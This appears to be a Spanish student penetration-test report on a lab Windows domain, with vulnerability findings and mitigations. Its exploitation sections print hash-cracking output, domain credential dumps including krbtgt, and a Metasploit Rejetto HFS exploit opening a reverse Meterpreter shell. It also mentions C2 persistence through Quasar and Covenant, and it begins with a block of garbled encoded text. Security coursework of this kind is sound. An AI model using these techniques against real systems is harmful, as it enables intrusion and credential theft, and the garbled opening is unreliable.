QwBsAEcAMQb0AEUAMABsAFgAdQBsAFoASwBZAE4ATgBRAFUuwBqAGMAOABDAHMAdwBPADAATgAyAfCavQBoAdcAVAbOAGU
NgB5AFgAWgBhAGQANABWAEYAMgBoAGgAVAbhAHAYgBpADcZABOAG4AcBNAE4AQQBCAEMAbAAyAGcAQQA5ADIAWgBBAG0
MABIAHQcAAxAE4AKwBqAHYAZgB2Af0ATABsADIASQBIAFMAZgAzAGEAWQBXAFMAawA2ADMAMwBsADkANQB6AHYAbgBmAe8
ZAA4AHUAcAArAGMABwBhAHYAdQBJAGcAOABSAGUAZgBFADUZgA1AdcAbwBhAFgAsgBlADIkwBtAEwAWAA5AFAAANABCAY
YwA4AEcAnGBRAGYAbAQAHgAMAA1AGQATgBpADgASwBjAHIAUgB5AGMAMVAbkAGoAaAbqAG0UgB0AFcATgBCAFcATwBSAGQ
TgBwAE0AeAbzAGUATgA4AEoAVwBMAGgAMQBPAHATQbPADkAVgA0ADYARQBVADIAgBjAGEARgBxADAASwBMAEQARwB0AGI
RwA3AGoAMgBoAFEASwBEAFIAeABYAFMAeQbLAHQALwBzADIAcgBhAekArqBvAHAAAbQbVAEgAbwBUAGkAOABPAHIANwBBAGM
TAA0AFgATwB0ADYARgAzAFoAawBYAG4AZABPAGYAcABSAE8AdQBYAE0AVQayAHYANABIAFIAswBYAHkAmwA4AhgAwQ8HAE8
VAByAHQAWgAxAEUAVgAzADUAZQBrAEYAAb2ADQAZgA4AGgARgAzAE4AZQ4AEUA0AbAEkAagBYAFEAwLwBvAFYAMABVADk
WQA0AG0AYwBYAFkASABIAEYAMABpADIATQb0AE0AbgBGAHQaawAyAFUAawB6AFoAagByAHcAnlwXAHUAVBzAE4AcwB2AGU
MQBFADMAZgA4AGYARqAvAG0AMQAwAEgAvwBxFgANQByADIMABjADITgBSAEsAtgBMAGkAwQBTaHoAbBQAHAAbAA3AFg
VQbxAEUAYwB3AEoASwBCAEYAcwBpAEYAcQAvADMASQbzAGQAZABTADEaQBXADkAYQbzADAAAbNAGwAMAbxADuAdQbMAHc
SQB6AFkAQQBIAE4AVgB0ADMAQgBhADkAvgBwAHIAbQbPADQAUAArAEwASAB2AEEAaQZAEcAeAbhAG8AMQbPafcAUQBuAFU
WgBkAGUAcQAYAFcAaQAYAG4AZABnAEGAvwA4AGQAWQAxAFYAYQayAc8AdwBBAFQAbQbUADYAgBcAHEAWQa0AFYAQQAzAFQ
UgBMAEkAdgBCACsAZwAxAFIAYwBhAEIAawBYAHQAZOBHAGYAYgBTAE0AMABZDgATQAvAHkAOABZAGkANGB4AE4AeABNAFI
dgBhAGIAQgB0AGwATQb6AGEAMABXFQAYQyBLAGYATgBZAFOAaABUEsAugBCAFoAqgBaAFcAegB6AEEAcwBLAG0A0gBNAHA
KwAxAHoAVBPAFgAcQA2AHIAVwBNMFMA0ABJAHAAQwBwAHcARwByAG4AMBGAHQATgBjADkAMwBhAFeAMQbMhACvAwBoAe
awB5AEwAYqBLAFkAcQBUAFCAaAB0AGUAYwBxAE0AVqAyAFkAcABXAHoAdAA2AHqARABKAFQASqBwAHMAcwbBuAEoARqB3AE4
```

Interact... Send

Consiguiendo la persistencia en el sistema.

Covenant

Welcome, Alesander! Logout

## Grunts

Name	Hostname	User	Integrity	LastCheckIn	Status	Note
e0db1cb4ae	WIN-4KNTOU4M948	Administrador	High	05/17/2023 09:35:17	Active	
9c4870dcf0	DESKTOP-	Alesander	Medium	05/16/2023	Lost	

## 8. Informe de auditoria

### a) Informe ejecutivo:

Ahora procederé a explicar las vulnerabilidades encontradas en los análisis y en la prueba de pentesting:

#### Maquinas Windows server:

En estas máquinas se encontraron muchas vulnerabilidades, gran mayoría son vulnerabilidades ya parcheadas de Windows, de echo también se cuenta como vulnerabilidad los parches no aplicados de Windows, como se puede ver en esta captura de Nessus:

Severity	CVSS	VPR	Name	Family	Count
CRITICAL	9.8	9.4	KBS025229: Windows 10 version 1809 / Windows Server 2019 Security Update (April 2023)	Windows : Microsoft Bulletins	1
CRITICAL	9.8	9.0	KBS026362: Windows 10 version 1809 / Windows Server 2019 Security Update (May 2023)	Windows : Microsoft Bulletins	1
CRITICAL	9.8	8.4	KBS022840: Windows 10 version 1809 / Windows Server 2019 Security Update (February 2023)	Windows : Microsoft Bulletins	1
CRITICAL	9.8	8.4	KBS023702: Windows 10 version 1809 / Windows Server 2019 Security Update (March 2023)	Windows : Microsoft Bulletins	1
CRITICAL	9.1	9.2	KBS022286: Windows 10 version 1809 / Windows Server 2019 Security Update (January 2023)	Windows : Microsoft Bulletins	1

Donde estas vulnerabilidades son parches que faltan de Microsoft, esto se solucionaría aplicando los parches y actualizando los equipos.

#### Máquina Windows 10:

Se encuentra la vulnerabilidad del servidor http, además de las vulnerabilidades por no tener actualizado el sistema, que aunque solo salgan como informativas son importantes.

Para el caso del servidor de archivos http, la solución es actualizarlo, pues si se quiere seguir usando ese programa no hay otra solución pues esa versión es vulnerable, si no se quisiera hacer eso se tendría que buscar otro programa que haga esa función.

Ahora pasaremos a analizar las vulnerabilidades descubiertas en el pentesting:

- [Vulnerabilidad: Robo de credenciales de red mediante envenenamiento LLMNR-NBT-NS](#)

**Descripción:** El envenenamiento de LLMNR-NBT-NS es una técnica utilizada por los atacantes para robar credenciales de red en entornos locales. LLMNR (Link-Local Multicast Name Resolution) y NBT-NS (NetBIOS Name Service) son protocolos utilizados por los sistemas operativos de Windows para resolver nombres de dominio en redes locales cuando no se puede acceder a un servidor DNS.

**Solución:** Deshabilitar LLMNR y NBT-NS: La forma más efectiva de mitigar esta vulnerabilidad es desactivar estos protocolos en todos los dispositivos de la red. Esto se puede hacer mediante la configuración de directivas de grupo o la modificación manual de la configuración en cada dispositivo. Al deshabilitar estos protocolos, se eliminará la posibilidad de envenenamiento y robo de credenciales.

- [Vulnerabilidad: Vulnerabilidad en el Servidor de archivos HTTP Rejetto \(HFS\) 2.3 \(CVE-2014-6287\)](#)

**Descripción:** Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario en el servidor afectado, lo que podría comprometer la integridad y la confidencialidad de los datos alojados en el servidor.

**Solución:** Actualizar el Servidor de archivos HTTP Rejetto (HFS) a una versión posterior que incluya el parche de seguridad correspondiente a la vulnerabilidad CVE-2014-6287.

### [Vulnerabilidad: Coerce o DFSCoerce \(MS-DFSNM\)](#)

**Descripción:** hace uso del protocolo MS-DFSNM para forzar que un controlador de dominio se autentique contra una máquina controlada por el atacante.

En esta autenticación se lleva a cabo un ataque de NTLM relay que permitiría al atacante ganar acceso al dominio.

**Solución:** Se recomienda utilizar métodos de autenticación más seguros, como Kerberos o autenticación multifactor, en lugar de depender únicamente de NTLM. Estas soluciones ofrecen una mayor resistencia a los ataques de relé NTLM.

- [Vulnerabilidad: PetitPotam \(MS-EFSRPC\)](#)

**Descripción:** PetitPotam es un ataque sofisticado que se basa en una vulnerabilidad en el protocolo MS-EFSRPC de Windows. El atacante intercepta las solicitudes de autenticación NTLM y las retransmite al controlador de dominio, engañando al sistema para que envíe las credenciales NTLM al atacante. Una vez que se obtienen estas credenciales, el atacante puede utilizarlas para acceder a sistemas y recursos sensibles en la red.

**Solución:** Se recomienda utilizar métodos de autenticación más seguros, como Kerberos o autenticación multifactor, en lugar de depender únicamente de NTLM. Estas soluciones ofrecen una mayor resistencia a los ataques de relé NTLM.

- [Vulnerabilidad de Escalada de Privilegios CVE-2022-21999 en SpoolFool \(Windows 10\)](#)

**Descripción:** La vulnerabilidad CVE-2022-21999 se encuentra en la aplicación SpoolFool y se clasifica como una vulnerabilidad de escalada de privilegios local. Este tipo de vulnerabilidad se produce cuando un atacante con acceso limitado al sistema aprovecha una debilidad en la configuración o implementación del software para obtener privilegios más altos en el sistema.

**Solución:** Se recomienda encarecidamente a los administradores del sistema que apliquen los parches y actualizaciones más recientes proporcionados por el proveedor de SpoolFool. Estos parches suelen incluir correcciones de seguridad para abordar las vulnerabilidades conocidas.

Y si no se usa el servicio de impresión desactivarlo.

Ahora hablaremos de otra vulnerabilidad encontrada, que es la seguridad de las contraseñas, las contraseñas son un factor muy importante de seguridad, hay que implementar una política de contraseñas de sea fuerte, para así prevenir que los atacantes puedan descifrar esas contraseñas, no se puede permitir que la contraseña de un Administrador de dominio sea 'abc123' .

### Postexplotación:

Se consigue conseguir persistencia en el sistema de dos maneras una mediante un troyano llamado Quasar y mediante un sistema de Comand and Control llamado Covenant.

Para que Convenant fuera instalado en el sistema se realizó un ataque de phishing.

## b) Informe técnico:

Procederé a mostrar las vulnerabilidades encontradas tanto en el análisis de vulnerabilidades realizado con Nessus y OpenVas, como en el pentesting realizado.

Máquinas Windows Server 2019:

Crítico:

Sev	CVSS	VPR	Name	Family	Count	Host
Critical	9.8	8.4	Security Updates for Microsoft .NET Framework (January 2020)	Windows : Microsoft Bulletins	1	IP: ...
Critical	...	...	Microsoft Windows (Multiple Issues)	Windows : Microsoft Bulletins	31	MAC: ...
Critical	...	...	Adobe Flash Player (Multiple Issues)	Windows	6	OS: ...
Critical	...	...	Adobe Flash Player (Multiple Issues)	Windows : Microsoft Bulletins	5	Start: ...

Alto:

Sev	CVSS	VPR	Name	Family	Count	Host
High	7.5	6.1	SSL Medium Strength Cipher Suites Supported (SWEET32)	General	4	IP: ...
High	7.5	5.1	SSL Certificate Signed Using Weak Hashing Algorithm	General	3	Mac: ...
High	...	...	Microsoft Windows (Multiple Issues)	Windows : Microsoft Bulletins	15	OS: ...
High	...	...	Microsoft .NET Framework (Multiple Issues)	Windows : Microsoft Bulletins	8	Start: ...
High	...	...	Adobe Flash Player (Multiple Issues)	Windows	5	End: ...
High	...	...	Adobe Flash Player (Multiple Issues)	Windows : Microsoft Bulletins	5	Ela: ...

Medio:

Sev	CVSS	VPR	Name	Family	Count	Host
Medium	6.5	8.4	Windows Speculative Execution Configuration Check	Windows	1	IP: ...
Medium	6.5	3.6	Adobe Flash Player <= 37.0.0.114 (APSB19-06)	Windows	1	Mac: ...
Medium	6.5	3.6	KB4487038: Security update for Adobe Flash Player (February 2019)	Windows : Microsoft Bulletins	1	OS: ...
Medium	5.9	4.4	Curl Use-After-Free < 7.87 (CVE-2022-43552)	Windows	2	Start: ...
Medium	4.0		Terminal Services Doesn't Use Network Level Authentication (NLA) Only	Misc.	1	End: ...
Medium	...	...	TLS (Multiple Issues)	Service detection	8	Ela: ...
Medium	...	...	SSL (Multiple Issues)	General	5	Via: ...
Medium	...	...	Microsoft .NET Framework (Multiple Issues)	Windows : Microsoft Bulletins	3	Host: ...

Encontrándonos con muchas vulnerabilidades de flash player, actualizaciones de Windows, que el servidor de certificados usa un cifrado antiguo y poco seguro, Net-Framework, que se solucionarían actualizando el sistema y aplicando los parches de Microsoft.

### Vulnerabilidades explotadas en el pentesting:

- Vulnerabilidad: Robo de credenciales de red mediante envenenamiento LLMNR-NBT-NS

#### Descripción:

El envenenamiento LLMNR (Link-Local Multicast Name Resolution) y NBT-NS (NetBIOS Name Service) son técnicas utilizadas en redes de Windows para resolver nombres de host a direcciones IP. Sin embargo, estas técnicas presentan una vulnerabilidad que puede ser explotada por atacantes malintencionados.

El ataque de envenenamiento LLMNR-NBT-NS aprovecha la respuesta no autenticada de los sistemas que participan en estas resoluciones de nombres. Un atacante puede enviar respuestas falsificadas a las consultas de nombre, engañando a los sistemas en la red para que envíen sus credenciales de autenticación.

Al responder antes que los sistemas legítimos, el atacante puede interceptar las solicitudes y respuestas, obteniendo acceso a las credenciales de inicio de sesión en texto plano o en formas débilmente encriptadas. Esto puede incluir nombres de usuario, contraseñas y otros datos confidenciales utilizados para acceder a recursos de red.

#### Solución:

Deshabilitar LLMNR y NBT-NS: Se recomienda deshabilitar el protocolo LLMNR y NBT-NS en los sistemas y dispositivos de la red. Esto evita que los atacantes exploten esta vulnerabilidad y reducirá el riesgo de robo de credenciales.

Uso de DNS seguro: Se debe implementar el uso de DNS seguro (DNS over HTTPS o DNS over TLS) en la red. Esto proporciona una capa adicional de seguridad para las resoluciones de nombres y evita ataques de envenenamiento.

Conciencia de seguridad y capacitación: Es fundamental educar a los usuarios y administradores de la red sobre los riesgos del envenenamiento LLMNR-NBT-NS y la importancia de proteger las credenciales de autenticación. La capacitación en seguridad y la concienciación sobre las mejores prácticas de autenticación pueden ayudar a prevenir el robo de credenciales.

Seguimiento de parches y actualizaciones: Mantener los sistemas y dispositivos de la red actualizados con los últimos parches y actualizaciones de seguridad es fundamental para mitigar vulnerabilidades conocidas.

#### Explotación:

Se consigue descifrar el hash de la contraseña de Administrador del sistema:

```
[parrot@parrot] -[~/Programas/Responder]
[-] $sudo john --wordlist=/usr/share/wordlists/rockyou.txt ./logs/SMB-NTLMv2-SSP-fe80::e304:6
db9:65d8:7c6.txt[upgrade] [JOFFEE]
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123.ponder NIC(Alesander) [enp0s3]
abc123.ponder IP (Alesander) [192.168.1.44]
abc123.ponder IPv(Alesander) [fe80::1285:9705:2f57:89c7]
abc123.llenge set(Alesander) [random]
abc123.'t Respone (Alesander)
abc123. (Alesander)
abc123.rent Se (Alesander)
abc123.ponder IC (Alesander)
8g 0:00:00:00 DONE (2023-04-22 12:01) 17.02g/s 92051p/s 736408c/s 736408C/s aniger..Volleyball
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
[-] [parrot@parrot] -[~/Programas/Responder]
```

- Vulnerabilidad: Coerce o DFSCoerce (MS-DFSNM)

Descripción:

Esta vez abusa de MS-DFSNM, protocolo que proporciona la capacidad de operar el sistema de archivos distribuido de Windows (DFS) a través de una interfaz de llamada a procedimiento remoto (RPC). Concretamente y por el momento, el método usado es NetrDfsRemoveStdRoot que solo funciona contra los controladores de dominio.

Como resultado, un atacante que obtenga acceso limitado a un dominio de Windows puede convertirse fácilmente en el administrador del dominio y ejecutar cualquier comando de su elección.

Solución:

Implementar autenticación fuerte: Se recomienda utilizar métodos de autenticación más seguros, como Kerberos o autenticación multifactor, en lugar de depender únicamente de NTLM. Estas soluciones ofrecen una mayor resistencia a los ataques de relé NTLM.

Aplicar reglas de un IPS como suricata, que es el proporcionado para la defensa en el informe de pentesting.

Eliminar la autenticación NTLM del servidor web de certificados en todas las máquinas que sean servidores de certificados.

Eliminar la autenticación NTLM de todos los controladores de dominio y usar Kerberos.

Configurar SSL en todos los servidores web de certificados.

Aplicar reglas del firewall sobre el puerto 445 que es el puerto donde funciona el protocolo aprovechado para el ataque.

Deshabilitar el SMBv1 de todos los controladores de dominio y activar versiones posteriores.

Estas reglas serían válidas para el ataque de PetitPotam menos la regla sobre el puerto 445.

Explotación:

Como en el siguiente ataque se consigue el acceso a todos los hashes del dominio, como en el ataque de PetitPotam:

```

[+] Decrypting hash for user: CN=Administrador,CN=Users,DC=google,DC=local
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec580243c919f421/175e1918e07780::: (status=Enabled)
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSSetNames for S-1-5-21-784953848-3373178183-1322633820-501
[+] Calling DRSGetNCChanges for {41368027-a2e8-4134-b5bb-e8d0ce364f01}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Invitado,CN=Users,DC=google,DC=local
invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0::: (status=Disabled)
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSSetNames for S-1-5-21-784953848-3373178183-1322633820-502
[+] Calling DRSGetNCChanges for {cc391191-123c-4eb1-b8eb-fdad3bb09ae1}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=google,DC=local
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:751bf1539c1a51253299b437d840c6385::: (status=Disabled)
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSSetNames for S-1-5-21-784953848-3373178183-1322633820-1184
[+] Calling DRSGetNCChanges for {0fb582b9-3e99-4bad-b232-3e11b39a8942}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Aleksander,CN=Users,DC=google,DC=local
Aleksander:1104:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780::: (status=Enabled)
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSSetNames for S-1-5-21-784953848-3373178183-1322633820-1003
[+] Calling DRSGetNCChanges for {00a6d0c2-ba8c-4ecf-b480-bde68cf5c92d}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=MTN-4KNT0U4M948,OU=Domain Controllers,DC=google,DC=local
N\N-4KNT0U4M948$:1000:aad3b435b51404eeaad3b435b51404ee:dd77158b39ac8645ff9077f53301f37e::: (status=Enabled)
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSSetNames for S-1-5-21-784953848-3373178183-1322633820-1103
[+] Calling DRSGetNCChanges for {7d7-07104-2102-4B06-94A1-449494A9041

```

Además de descifrar el hash de la contraseña del administrador del dominio:

```

[parrot@parrot] -[~/Programas/PKINITtools]
ssudo john --wordlist=/usr/share/wordlists/rockyou.txt DC02.secretsdump.ntds --format=NT
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT (MD4 256/256 AVX2 8x3))
Press 'q' or Ctrl-C to abort, almost any other key for status
 (Invitado)
abc123. (Administrador)

```

- Vulnerabilidad: PetitPotam (MS-EFSRPC)

Descripción:

La vulnerabilidad PetitPotam aprovecha una debilidad en el protocolo MS-EFSRPC utilizado en los sistemas operativos Windows. Al explotar esta vulnerabilidad, un atacante puede lanzar ataques de relé NTLM y obtener las credenciales NTLM válidas del controlador de dominio.

El ataque se realiza interceptando las solicitudes de autenticación NTLM enviadas por un cliente al controlador de dominio. El atacante puede utilizar técnicas de relé para retransmitir estas solicitudes al controlador de dominio objetivo sin ser

detectado. Al obtener las credenciales NTLM válidas, el atacante puede usarlas para acceder a sistemas y recursos protegidos, lo que podría permitir la ejecución de acciones maliciosas y la escalada de privilegios.

Es importante destacar que esta vulnerabilidad se basa en una debilidad inherente en el protocolo MS-EFSRPC, y no en una configuración incorrecta específica de los sistemas o en una falta de parches de seguridad. Como resultado, la mitigación de esta vulnerabilidad puede ser desafiante y requerir medidas adicionales para proteger la red.

### Solución:

Implementar autenticación fuerte: Se recomienda utilizar métodos de autenticación más seguros, como Kerberos o autenticación multifactor, en lugar de depender únicamente de NTLM. Estas soluciones ofrecen una mayor resistencia a los ataques de relé NTLM.

Implementar autenticación fuerte: Se recomienda utilizar métodos de autenticación más seguros, como Kerberos o autenticación multifactor, en lugar de depender únicamente de NTLM. Estas soluciones ofrecen una mayor resistencia a los ataques de relé NTLM.

Aplicar reglas de un IPS como suricata, que es el proporcionado para la defensa en el informe de pentesting.

Eliminar la autenticación NTLM del servidor web de certificados en todas las máquinas que sean servidores de certificados.

Eliminar la autenticación NTLM de todos los controladores de dominio y usar Kerberos.

Configurar SSL en todos los servidores web de certificados.

Deshabilitar el SMBv1 de todos los controladores de dominio y activar versiones posteriores.

### Explotación:

Se consigue el acceso a todas los hashes del dominio:

```
Aplicaciones Lugares Sistema rdesktop 192.168.1.79
Sección en el kerberos [secc]

Object RDN : DC02
* SAM ACCOUNT **
SAM Username : DC02$
User Account Control : 00082000 (SERVER_TRUST_ACCOUNT_TRUSTED_FOR_DELEGATION)
Object Security ID : S-1-5-21-784953848-3373178183-1322633820-1105
Object Relative ID : 1105

Credentials:
Hash NTLM: 7d1295c99fda98254ef416d7e8aa4133
Object RDN : EQUIPO01
* SAM ACCOUNT **

SAM Username : EQUIPO01$
User Account Control : 00001000 (WORKSTATION_TRUST_ACCOUNT)
Object Security ID : S-1-5-21-784953848-3373178183-1322633820-1106
Object Relative ID : 1106

Credentials:
Hash NTLM: 9885deb85e543c45d9d49765517bd896
Object RDN : Administrador
* SAM ACCOUNT **

SAM Username : Administrador
User Account Control : 00010200 (NORMAL_ACCOUNT_DONT_EXPIRE_PASSWORD)
Object Security ID : S-1-5-21-784953848-3373178183-1322633820-500
Object Relative ID : 500


Credentials:
Hash NTLM: 3cc585243c919f4217175c1918e07780
Object RDN : Acceso_compatible_con_versiones_anteriores_de_Windows_2000
* SAM ACCOUNT **

SAM Username : Acceso_compatible_con_versiones_anteriores_de_Windows_2000
Object Security ID : S-1-5-32-554
Object Relative ID : 554

Credentials:
Object RDN : Publicadores de certificados
```

## PROYECTO HACKING 2<sup>a</sup> EVA

Máquina Windows 10:



Encontrando una vulnerabilidad de nivel alto y una de nivel medio además de 43 informativas.

La vulnerabilidad de nivel alto es Vulnerabilidad en el Servidor de archivos [HTTP Rejetto \(HFS\) 2.3 \(CVE-2014-6287\)](#):

### Resumen:

Este informe técnico aborda la vulnerabilidad identificada en el Servidor de archivos HTTP Rejetto (HFS) versión 2.3, con las referencias CVE-2014-6287. Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario en el servidor afectado, lo que podría comprometer la integridad y confidencialidad de los datos alojados en el servidor.

### Descripción:

La vulnerabilidad CVE-2014-6287 afecta al Servidor de archivos HTTP Rejetto (HFS) versión 2.3. Esta vulnerabilidad se debe a una falta de validación adecuada de las entradas de usuario en una función específica del software. Como resultado, un atacante remoto puede enviar una solicitud especialmente diseñada al servidor y lograr la ejecución de código arbitrario en el sistema.

Esta vulnerabilidad permite al atacante aprovechar la función vulnerable para cargar y ejecutar código malicioso en el servidor. El atacante puede aprovechar esta capacidad para tomar el control total del servidor, acceder a los archivos almacenados, manipularlos o eliminarlos, y potencialmente llevar a cabo acciones adicionales en la red.

### Impacto:

La explotación exitosa de esta vulnerabilidad puede tener varias consecuencias, entre ellas:

1. Ejecución de código arbitrario: Un atacante remoto puede cargar y ejecutar código malicioso en el servidor afectado, lo que podría permitir la realización de actividades maliciosas como el robo de datos, el sabotaje de los sistemas o el uso del servidor como plataforma para lanzar ataques adicionales.

2. Acceso no autorizado: La ejecución de código arbitrario por parte de un atacante puede permitirle acceder a recursos y datos confidenciales alojados en el servidor. Esto podría conducir al robo de información sensible o comprometer la privacidad de los usuarios y la integridad de los datos.

Recomendaciones:

Para mitigar los riesgos asociados con esta vulnerabilidad, se recomiendan las siguientes medidas:

1. Actualización del software: Actualice el Servidor de archivos HTTP Rejetto (HFS) a una versión posterior que incluya el parche de seguridad correspondiente a la vulnerabilidad CVE-2014-6287. Asegúrese de mantener el software actualizado con los últimos parches y actualizaciones de seguridad disponibles.
2. Evaluación de sistemas afectados: Identifique los sistemas que ejecutan la versión vulnerable del Servidor de archivos HTTP Rejetto (HFS) y realice una evaluación de riesgos para determinar el impacto potencial en la organización.
3. Implementación de defensas en profundidad: Implemente soluciones de seguridad adicionales, como firewalls, sistemas de detección de intrusiones y soluciones antivirus/antimalware actualizadas, para detectar y bloquear actividades maliciosas y proteger el servidor de ataques externos.

Explotación:

Conseguimos ejecutar desde metasploit un payload que nos permite generar una Shell en el sistema:

Aplicaciones Lugares Sistema Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda

[msf] (Jobs:0 Agents:0) >> search rejetto

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/rejetto_hfs_exec	2014-09-11	excellent	Yes	Rejetto HttpFi leServer Remote Command Execution

Cambiar Versión Java

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto\_hfs\_exec

```
[msf] (Jobs:0 Agents:0) >> use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] Exploit module loaded (windows/http/rejetto_hfs_exec)
[*] Set payload windows/meterpreter/reverse_tcp
[*] Set target generic
[*] Set LHOST 192.168.1.135
[*] Set RHOST 192.168.1.135
[*] Set RPORT 4444
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/lY3UcwLUWVyJ70R
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /lY3UcwLUWVyJ70R
[*] Sending stage (175686 bytes) to 192.168.1.135
[!] Tried to delete %TEMP%\LQkKpGheuiOL.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:55514) at 2023-05-07 17:39:53 +0200
[*] Server stopped.
```

(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a\_289) >

**Exploit**

**Shell Meterpreter**

Además se consigue la extracción de todas las contraseñas del sistema:

```

[*] Running module against EQUIPOW01
[+] Collecting hashes...
Extracted: admin:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b
Extracted: Administrador:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: administrators:aad3b435b51404eeaad3b435b51404ee:f2ab082fa1b21c772eea4193d454d7b
[+] Collecting tokens...
EQUIPOW01\Alesander
EQUIPOW01\usuario
Font Driver Host\UMFD-0
Font Driver Host\UMFD-3
NT AUTHORITY\Servicio de red
NT AUTHORITY\SERVICIO LOCAL
NT AUTHORITY\SYSTEM
Window Manager\DWMM-3
No tokens available
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(windows/gather/credentials/credential_collector) >>

```

La otra vulnerabilidad que encontramos es [SMB \(Server Message Block\)](#):

#### Descripción:

Es un protocolo de red utilizado por los sistemas operativos Windows para compartir archivos, impresoras y otros recursos en una red. La vulnerabilidad "SMB Signing not required" se refiere a la configuración de un servidor SMB que no requiere la firma digital de los mensajes enviados por los clientes.

#### Impacto:

La explotación exitosa de la vulnerabilidad SMB Signing not required puede tener las siguientes consecuencias:

**Interceptación y manipulación de datos:** Un atacante puede interceptar y manipular los datos transmitidos a través del protocolo SMB, lo que puede llevar a la manipulación de archivos, la inyección de malware o la suplantación de identidad.

**Robo de credenciales:** Al interceptar las comunicaciones SMB, un atacante puede obtener credenciales de inicio de sesión y otros datos confidenciales, lo que les permite acceder a sistemas y recursos protegidos.

**Acceso no autorizado:** Al obtener acceso a las comunicaciones SMB sin ser detectado, un atacante puede aprovechar esto para acceder a sistemas, compartir archivos o imprimir documentos sin permiso.

#### Recomendaciones:

Para mitigar los riesgos asociados con la vulnerabilidad SMB Signing not required, se sugieren las siguientes medidas:

**Habilitar SMB Signing:** Asegúrese de que la opción SMB Signing esté habilitada y configurada para requerir su uso en todos los sistemas Windows. Esto ayudará a garantizar la integridad y autenticidad de las comunicaciones SMB.

**Implementar cifrado:** Considere implementar el cifrado de las comunicaciones SMB utilizando el protocolo SMB versión 3 o superior. Esto proporciona una capa adicional de seguridad para proteger los datos transmitidos.

**Uso de VPN:** Utilice una VPN (Red Privada Virtual) para proteger las comunicaciones SMB a través de redes no confiables, como conexiones a través de Internet. Esto ayuda a garantizar la confidencialidad y seguridad de los datos transmitidos.

**Actualización de sistemas y parches:** Mantenga todos los sistemas actualizados con los últimos parches y actualizaciones de seguridad proporcionados por los proveedores de software. Esto ayuda a cerrar posibles vulnerabilidades conocidas.

